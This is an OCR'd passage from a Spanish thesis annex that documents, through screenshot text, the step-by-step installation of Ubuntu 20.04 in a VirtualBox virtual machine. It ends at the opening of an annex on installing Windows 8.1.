
Al iniciar la máquina virtual se procederá con la instalación de la misma, no con la prueba de ella en modo *Live-CD* o *Probar Ubuntu*, siguiendo los pasos indicados.









Ubuntu-20-04 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
May 4 16:50
Instalar
Disposición del teclado
Elija la distribución del teclado:
Romanian
Russian
Serbian
Sinhala (phonetic)
Slovak
Slovenian
Spanish
Spanish (Latin American)
Spanish
Spanish - Asturian (Spain, with bottom-dot H and b
Spanish - Catalan (Spain, with middle-dot L)
Spanish - Spanish (Dvorak)
Spanish - Spanish (Macintosh)
Spanish - Spanish (Win keys)
Spanish - Spanish (dead tilde)
Spanish - Spanish (no dead keys)
Escriba aquí para probar el teclado
Detectar la distribución del teclado
Salir
Atrás
Ctrl Derecho



Ubuntu-20-04 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
May 4 16:51
Instalar
Actualizaciones y otro software
¿Qué aplicaciones le gustaría instalar para comenzar?
Instalación normal
Navegador web, utilidades, paquete de oficina, juegos y reproductores multimedia.
Instalación mínima
Navegador web y utilidades básicas.
Otras opciones
Descargar actualizaciones al instalar Ubuntu
Esto ahorrará tiempo después de la instalación.
Instalar programas de terceros para hardware de gráficos y de wifi y formatos multimedia adicionales
Este software está sujeto a los términos de licencia incluidos en su documentación. Algunos componentes son privativos.
Salir
Atrás
Ctrl Derecho



Ubuntu-20-04 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
May 4 16:52
Instalar
Tipo de instalación
En este equipo no se ha detectado actualmente ningún sistema operativo. ¿Qué quiere hacer?
Borrar disco e instalar Ubuntu
Aviso: Esto eliminará todos sus programas, documentos, fotos, música y demás archivos en todos los sistemas operativos.
Características avanzadas...
Ninguna seleccionada
Más opciones
Puede crear particiones, redimensionarlas o elegir varias particiones para Ubuntu.
Salir
Atrás
Inst
Ctrl Derecho



Ubuntu-20-04 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
May 4 16:52
Instalar
Tipo de instalación
En este equipo no se ha detectado actualmente ningún sistema operativo. ¿Qué quiere hacer?
¿Desea escribir los cambios en los discos?
Se escribirán en los discos todos los cambios indicados a continuación si continúa. Si no lo hace podrá hacer cambios manualmente.
Se han modificado las tablas de particiones de los siguientes dispositivos:
SCSI3 (0,0,0) (sda)
Se formatearán las siguientes particiones:
partición #1 de SCSI3 (0,0,0) (sda) como
partición #5 de SCSI3 (0,0,0) (sda) como ext4
Volver
Continuar
Atrás
Inst
Ctrl Derecho



Ubuntu-20-04 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
May 4 16:53
Instalar
¿Dónde se encuentra?
Madrid
Atrás
Ctrl Derecho


Ubuntu-20-04 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
May 4 18:53
Instalar
¿Quién es usted?
Su nombre: Pablo
El nombre de su equipo: pablo-VirtualBox
El nombre que utiliza al comunicarse con otros equipos.
Elija un nombre de usuario: pablo
Elija una contraseña:
Contraseña débil
Confirme su contraseña:
Iniciar sesión automáticamente
Solicitar mi contraseña para iniciar sesión
Atrás
Ctrl Derecho


Ubuntu-20-04 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
May 4 18:54
Instalar
Le damos la bienvenida a Ubuntu
Rápido y repleto de características nuevas, la versión más reciente de Ubuntu hace que la computación sea más fácil que nunca. Echemos un vistazo...
A punto de terminar la copia de archivos...
Skip
Ctrl Derecho


Ubuntu-20-04 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
May 4 19:01
Instalación terminada
La instalación se ha completado. Necesita reiniciar el equipo para poder usar la nueva instalación.
Reiniciar ahora
Ctrl Derecho






Llegados a este punto, se dispone de una instalación de *Ubuntu 20.04* totalmente funcional la cual se puede utilizar para la realización del Trabajo de Fin de Grado.


25.4. Anexo IV - Instalación de Windows 8.1

En primer lugar, se procede con la descarga de la imagen de *Windows-8.1* desde https://www.microsoft.com/es-es/software-download/windows8ISO

